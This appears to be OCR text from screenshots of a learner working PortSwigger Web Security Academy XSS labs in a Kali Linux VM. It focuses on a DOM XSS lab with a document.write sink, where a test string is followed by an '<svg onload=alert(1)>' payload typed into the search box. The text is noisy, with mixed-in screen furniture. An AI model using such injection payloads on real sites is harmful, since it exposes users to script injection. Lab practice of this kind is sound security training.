
LAB 3: REFLECTED XSS INTO HTML CONTEXT WITH NOTHING ENCODED





LAB 4: STORED XSS INT HTML CONTEXT WITH NOTHING ENCODED





LAB 5: DOM XSS LOCATION SEARCH

kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

DOM XSS in document.write sink using source location.search

https://0aa300d704aa7ff181d7e3090064000e.web-security-academy.net

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WebSecurity Academy

DOM XSS in document.write sink using source location.search

LAB Not solved

Back to lab description >>

Home

WE LIKE TO BLOG

Search the blog...

Search

Activate Windows
Go to Settings to activate Windows.

Type here to search

32°C

04:27 PM
09-07-2024

kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

DOM XSS in document.write sink using source location.search

https://0aa300d704aa7ff181d7e3090064000e.web-security-academy.net

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WE LIKE TO BLOG

abc1234



Search

Activate Windows
Go to Settings to activate Windows.

Type here to search

32°C

04:28 PM
09-07-2024



kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

DOM XSS in document.write sink using source location.search

WebSecurity Academy

LAB Not solved

Back to lab description >>

0 search results for 'abc1234'

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Q abc1234

```
</section>
<section class="search">
<script>

<section class="blog-list no-results">
</div>
</section>
<div class="footer-wrapper">
</div>
</body>
</html>
```

html > body > div > section.maincontainer > div.container.is-page > img

Layout Computed Changes Compatibility

Flexbox

Select a Flex container or item to continue.

Grid

CSS Grid is not in use on this page

Box Model

margin border

Activate Windows. Go to Settings to activate Windows.

Type here to search

04:34 PM 09-07-2024

kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

DOM XSS in document.write sink using source location.search

WebSecurity Academy

LAB Not solved

Back to lab description >>

Home

0 search results for 'abc1234'

<>svg onload=alert(1)>

Search

< Back to Blog

Activate Windows. Go to Settings to activate Windows.

Type here to search

04:35 PM 09-07-2024

